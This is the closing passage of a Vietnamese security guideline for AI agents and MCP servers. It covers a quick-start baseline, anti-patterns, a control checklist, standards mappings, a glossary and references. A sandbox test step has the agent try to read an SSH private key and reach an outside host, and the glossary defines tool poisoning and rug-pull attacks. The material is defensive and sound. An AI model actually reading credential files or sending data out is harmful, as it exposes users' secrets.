Việc để kẻ tấn công K3 (malware cùng user) phần lớn ngoài phạm vi là một đánh đổi. Nó giữ cho tài liệu thực tế với đa số người đọc, nhưng có thể làm người đọc đánh giá thấp mức độ phổ biến của việc máy dev bị chiếm.

Spec MCP vừa đổi lớn ở bản 2026-07-28, và các client cùng SDK đang chuyển dần. Một số nhận định về hành vi của client (có hỏi duyệt lại khi cấu hình project đổi không, sandbox bọc tới đâu) có thể đã khác ở phiên bản bạn đang dùng. Hãy tin kết quả phép kiểm chứng trong từng thẻ hơn là tin câu chữ trong tài liệu.

Mình coi mọi bộ lọc prompt injection là lớp xác suất. Nếu trong một hai năm tới có bộ lọc đạt độ chính xác được kiểm chứng độc lập ở mức đủ cao, một phần của D5 sẽ cần viết lại.

Còn một chỗ mình khá chắc và sẵn sàng bảo vệ: với agent, thứ quyết định thiệt hại là agent chạm được tới đâu, chứ không phải agent bị nói gì.

Sandbox, egress và credential là ba thứ không bị thuyết phục bằng lời.

Phụ lục A · Quick start ASAL-0 trong một buổi

Dành cho người dùng cá nhân hoặc nhóm nhỏ đang dùng Claude Code, Codex CLI, Cursor, Claude Desktop hay client tương tự. Mỗi bước có một phép thử để biết mình đã làm xong thật.

Bước 1. Biết mình đang có gì. Mở các file cấu hình MCP (vị trí ở SC-01) và liệt kê mọi server. Với mỗi server, trả lời được: ai phát hành, mã nguồn ở đâu, mình còn dùng không. Gỡ những server không trả lời được. Với server remote, kiểm tra kết nối dùng HTTPS có kiểm chứng chỉ và có xác thực (NET-04); nếu không có server remote nào, NET-04 là *Không áp dụng*.

Bước 2. Ghim phiên bản. Thay mọi dòng dạng `npx -y <package>` hoặc `uvx <package>` không có phiên bản bằng phiên bản cụ thể đã xem. Ví dụ với filesystem server chính thức (server này nhận danh sách thư mục được phép dưới dạng tham số vị trí):

```
{
  "mcpServers": {
    "filesystem": {
      "command": "npx",
      "args": [
        "-y",
        "@modelcontextprotocol/server-filesystem@<phiên-bản-đã-xem>",
        "/Users/ban/projects/du-an-a"
      ]
    }
  }
}
```

Cờ `-y` ở đây chỉ bỏ câu hỏi xác nhận cài đặt, thứ quan trọng là phiên bản được ghim. Tốt hơn nữa là cài một lần từ lockfile rồi trở `command` tới binary đã cài (SC-03). Phép thử: tìm `@latest`, `npx -y` không kèm phiên bản, `uvx` không kèm phiên bản trong mọi file cấu hình, kết quả phải rỗng.

Bước 3. Quét. Chạy một công cụ quét (SC-04) trên cấu hình của mình. Ghim phiên bản cả công cụ quét.

Bước 4. Bật sandbox của client. Bật chế độ sandbox mà client cung cấp (ISO-02), khai báo danh sách cấm đọc ở ISO-03. Phép thử: yêu cầu agent đọc `~/.ssh/id_ed25519` (hoặc file key của bạn) và `curl https://example.com`. Cả hai phải thất bại, trừ khi bạn đã chủ động cho phép `example.com`.

Bước 5. Dọn secret. Chạy `gitleaks dir <thư-mục-dự-án>` (bản cũ dùng `gitleaks detect --no-git --source <thư-mục>`) trên các dự án bạn dùng với agent. Chuyển mọi secret tìm được ra khỏi workspace (CRED-01). Thay access key cloud tính bằng đăng nhập SSO có credential ngắn hạn.

Bước 6. Chế độ tự động chỉ chạy trong container. Nếu bạn dùng cờ bỏ qua phê duyệt, chỉ dùng nó bên trong devcontainer hoặc container chỉ mount thư mục dự án (ISO-04). Phép thử: từ trong container, `ls ~` không thấy file của máy host.

Bước 7. Đặt hạn mức chi tiêu trên console của LLM provider (RES-01).

Bước 8. Biết cách dừng. Thử dừng agent giữa chừng, rồi kiểm tra còn tiến trình con nào chạy nền không (`ps`, Task Manager). Nếu còn, ghi lại cách dọn.

Nếu phép thử ở cả tám bước đều đạt, use case của bạn đáp ứng baseline ASAL-0. Để lên ASAL-1, đọc Mục 3.5.

Phụ lục B · Anti-patterns

Những việc dưới đây xuất hiện thường xuyên đến mức đáng liệt kê riêng.

- Chạy `npx -y`, `uvx`, `@latest` để khởi động MCP server. Mỗi lần khởi động là một lần tin bản mới nhất trên registry công cộng.
- Để API key, token trong `.env` hoặc biến môi trường mà agent đọc được.
- Chạy agent hay MCP server bằng quyền admin hoặc `sudo`.
- Dùng cờ bỏ qua mọi phê duyệt trên máy thật, không có container.
- Copy cấu hình MCP từ bài blog, video hay repo lạ mà không đọc.
- Tin cấu hình MCP đi kèm repo clone về như tin cấu hình của chính mình.
- Allowlist bằng wildcard rộng (`*.amazonaws.com`, `*.githubusercontent.com`).
- Dùng câu dẫn trong system prompt ("không bao giờ được xóa file") như một control.
- Dùng bộ lọc prompt injection như ranh giới kiểm soát duy nhất.
- Tin annotations do server tự khai (`readOnlyHint: true`) để hạ mức kiểm soát.
- Chuyển tiếp nguyên token của người dùng từ MCP server sang API upstream.
- Một index RAG chung cho cả tổ chức, index bằng tài khoản đọc được mọi thứ.
- Log chỉ nằm trên máy chạy agent.
- Cho agent tự merge PR của chính nó, hoặc tự duyệt yêu cầu của chính nó.
- Đo mức an toàn bằng số control đã bật thay vì bằng kết quả phép thử.

Phụ lục C · Checklist theo cấp

Checklist chỉ gồm các control **bắt buộc**. Mỗi control chỉ được đánh dấu *Đạt* khi phép kiểm chứng trong thẻ đã chạy và đạt, hoặc được ghi *Không áp dụng* kèm lý do (Mục 0.5). Điều kiện áp dụng ghi trong ngoặc.

Cấp	Control bắt buộc	Đạt
ASAL-0	SC-02, SC-03, ISO-01, ISO-02, NET-04 (nếu có remote MCP), CRED-01, ACT-03 (nếu client có hỏi phê duyệt), RES-01, OBS-04 (thủ công)	[]
ASAL-1	Toàn bộ ASAL-0, cộng SC-01, SC-04, SC-07 (nếu chạy model local), ISO-03, ISO-04 (nếu chạy chế độ tự động), NET-01, NET-06 (nếu output được hiển thị hoặc chuyển tiếp), ACT-01, RES-02, OBS-01, MEM-03 (nếu có RAG)	[]
ASAL-2	Toàn bộ ASAL-1, cộng SC-05, ISO-05, NET-02, NET-05 (nếu có gateway MCP qua HTTP), CRED-02, ACT-02, ACT-07, RES-03, OBS-03, OBS-06, MEM-01, MEM-02, MEM-04 (nếu có memory hoặc RAG), MA-02, MA-03 (nếu có nhiều agent)	[]
ASAL-3a	Toàn bộ ASAL-2, cộng SC-06, NET-03, CRED-03, ACT-05, ACT-06, OBS-02, OBS-05, MEM-05 (nếu có memory), MA-01, MA-04 (nếu có nhiều agent)	[]
ASAL-3b	Như ASAL-3a, trừ ACT-05 và ACT-06 (không áp dụng, vì agent không trực tiếp thực hiện hành động đặc quyền); ACT-07 là ranh giới chính và phải bao mọi hành động đặc quyền; ISO-04 ở mức microVM; OBS-04 tự động	[]

Ở thời điểm viết, ASAL-3a cần tự phát triển ACT-05 và ACT-06. ASAL-3b ghép được từ công cụ có sẵn, với điều kiện mọi hành động đặc quyền đều đã đi qua một quy trình bên ngoài có người duyệt.

Phụ lục D · Ánh xạ sang các khung chuẩn

Ánh xạ ở mức định hướng để người làm tuân thủ biết control nằm ở đâu trong khung của họ. Nó không phải bằng chứng tuân thủ. NIST CSF 2.0 được ánh xạ ở mức category để tránh sai lệch ở mức subcategory.

Miền	OWASP Agentic 2026	OWASP LLM 2025	ISO/IEC 27001:2022 Annex A	NIST CSF 2.0
D1 Supply chain	ASI04	LLM03	A.5.19–A.5.22, A.8.19	GV.SC, PR.PS
D2 Cô lập thực thi	ASI05, ASI02	LLM06	A.8.2, A.8.22	PR.PS, PR.IR
D3 Mạng và egress	ASI01, ASI02	LLM02, LLM05	A.8.20, A.8.21, A.8.22, A.8.23	PR.IR, PR.DS
D4 Credential	ASI03	LLM02, LLM06	A.5.17, A.5.18, A.8.2, A.8.5	PR.AA
D5 Kiểm soát hành động	ASI02, ASI09, ASI01	LLM06	A.5.15, A.8.3	PR.AA
D6 Tài nguyên	ASI08	LLM10	A.8.6	PR.IR
D7 Log và ứng phó	ASI08, ASI10		A.8.15, A.8.16, A.5.24–A.5.28	DE.CM, DE.AE, RS.MA, RS.MI
D8 Memory và RAG	ASI06	LLM04, LLM08	A.5.12, A.8.3, A.8.10, A.8.12	PR.DS
D9 Đa tác tử	ASI07, ASI03		A.5.14	PR.AA

Phụ lục E · Tài liệu đi kèm (companion spec)

Phần đặc tả cho phê duyệt ràng buộc mật mã (ACT-06), fingerprint tool (SC-05) và chuỗi log chống sửa (OBS-02) được tách thành tài liệu tiếng Anh riêng, **Agent Action Binding: Wire Format and Test Vectors**, đang ở giai đoạn soạn. Tài liệu đó dùng MUST/SHOULD theo RFC 2119, có test vectors chạy được bằng một lệnh trong CI, và có ít nhất hai bản cài đặt độc lập được kiểm chứng chéo trong repo.

Companion spec chỉ được đóng băng sau khi ngữ nghĩa của SC-05, ACT-04, ACT-06 và OBS-02 trong guideline này ổn định qua vòng góp ý công khai. Mã mẫu cho fingerprint, hash chain và xác minh WebAuthn cũng sẽ đi cùng companion spec chứ không nằm trong guideline, vì mã mẫu chỉ đáng tin khi đi kèm test vectors và được kiểm chéo.

So với bản nháp wire format trước đó (chưa công bố), bản mới sẽ thay đổi các điểm sau:

- Fingerprint tool bao gồm danh tính server, tên tool, `title`, `outputSchema` và `annotations`, không chỉ schema và mô tả.
- Trường có độ dài thay đổi dùng `length-prefix` thay cho byte phân cách `0x00`.
- Định danh thuật toán băm nằm trong domain prefix, để digest không mơ hồ về thuật toán.
- Proxy chuyển tiếp đúng byte canonical đã băm. Chuỗi không ở dạng NFC bị từ chối thay vì được chuẩn hóa ngầm.
- Định nghĩa rõ cấu trúc byte của assertion WebAuthn (CBOR), và danh sách bước xác minh.
- Định dạng cho capability lease.
- Bản ghi log có định danh phiên, số thứ tự, thời điểm, quyết định; chuỗi có checkpoint ký và neo ra ngoài.
- Khái niệm "phiên" được định nghĩa ở tầng proxy/agent, do proxy cấp, vì MCP 2026-07-28 đã bỏ phiên ở tầng giao thức.

Test vectors tối thiểu phải có các ca: hai tool khác tên nhưng cùng schema và mô tả; annotations bị lật (ví dụ `destructiveHint`); client dùng bản `tools/list` đã cache trong khi server đã đổi; chuỗi không ở dạng NFC; key trùng lặp trong JSON; sửa một byte tham số sau khi ký. Companion spec sẽ kèm một bảng tương thích cho biết mỗi phiên bản wire format ứng với phiên bản guideline nào.

Phụ lục F · Thuật ngữ và tài liệu tham khảo

Thuật ngữ

Thuật ngữ	Nghĩa trong tài liệu này
Agent	Hệ thống dùng LLM để tự quyết định gọi tool nào, với tham số nào
Tool call	Một lần agent yêu cầu thực thi một tool
MCP server	Tiến trình hoặc dịch vụ cung cấp tool, resource, prompt qua Model Context Protocol
Tool poisoning	Chỉ thị độc được giấu trong mô tả hoặc schema của tool
Rug pull	Tool đã được duyệt bị đổi định nghĩa hoặc hành vi sau đó
Fingerprint tool	Giá trị băm đại diện cho định nghĩa của một tool, dùng để phát hiện thay đổi
Egress	Kết nối mạng đi ra từ môi trường của agent
Bộ ba nguy hiểm (lethal trifecta)	Truy cập dữ liệu riêng tư, đọc nội dung không tin cậy, có kênh gửi ra ngoài, cùng lúc
Capability lease	Quyền có giới hạn thời gian, phạm vi, ngân sách do người dùng cấp cho agent
TOCTOU	Dữ liệu bị đổi giữa lúc kiểm tra và lúc sử dụng
Trusted UI	Giao diện mà thành phần đang bị kiểm soát không sửa được
Maker-checker	Quy trình một người tạo, một người khác duyệt
Break-glass	Cơ chế mở quyền khẩn cấp có kiểm soát
Tamper-evident	Mọi chỉnh sửa sau khi ghi đều bị phát hiện
MRTR	Multi Round-Trip Requests, cơ chế của MCP 2026-07-28 thay cho request do server khởi tạo
ASAL	Agent Security Assurance Level, cấp độ bảo đảm trong tài liệu này

Tài liệu tham khảo

- Model Context Protocol, Specification 2026-07-28: <https://modelcontextprotocol.io/specification/2026-07-28> và bài phát hành <https://blog.modelcontextprotocol.io/posts/2026-07-28/>
- OWASP GenAI Security Project, *Top 10 for Agentic Applications 2026* (12/2025) và *Top 10 for LLM Applications 2025*: <https://genai.owasp.org>
- Simon Willison, *The lethal trifecta for AI agents* (06/2025), simonwillison.net
- Debenedetti et al., *Defeating Prompt Injections by Design* (CaMeL), arXiv, 2025
- Chennabasappa et al., *LlamaFirewall: An open source guardrail system for building secure AI agents*, arXiv:2505.03574
- Check Point Research, *Cursor IDE: Persistent Code Execution via MCP Trust Bypass* (CVE-2025-54136): <https://blog.checkpoint.com/research/cursor-ide-persistent-code-execution-via-mcp-trust-bypass/>

- MCP Spec Enhancement Proposals được nhắc trong tài liệu: SEP-2243 (header `Mcp-Method` , `Mcp-Name`), SEP-2352 (credential client gắn issuer), SEP-2468 (kiểm `iss` theo RFC 9207), SEP-2549 (cache hint cho list), SEP-2567 (bỏ session), SEP-2575 (bỏ handshake), SEP-2577 (deprecate Roots, Sampling, Logging): <https://github.com/modelcontextprotocol/modelcontextprotocol>
- Claude Code, Managed MCP configuration: <https://code.claude.com/docs/en/managed-mcp>
- Anthropic Sandbox Runtime: <https://github.com/anthropic-experimental/sandbox-runtime>
- landrun: <https://github.com/Zouuup/landrun>
- Kubernetes SIGs, Agent Sandbox: <https://github.com/kubernetes-sigs/agent-sandbox>
- Snyk Agent Scan: <https://github.com/snyk/agent-scan>
- OpenID Foundation, Shared Signals Framework, CAEP và RISC
- RFC 8707 (Resource Indicators), RFC 9207 (Authorization Server Issuer Identification), RFC 9449 (DPoP), RFC 8693 (Token Exchange), RFC 8785 (JSON Canonicalization Scheme), RFC 3161 (Time-Stamp Protocol), RFC 9052 (COSE)
- W3C, *Web Authentication Level 3*; W3C, *Trace Context*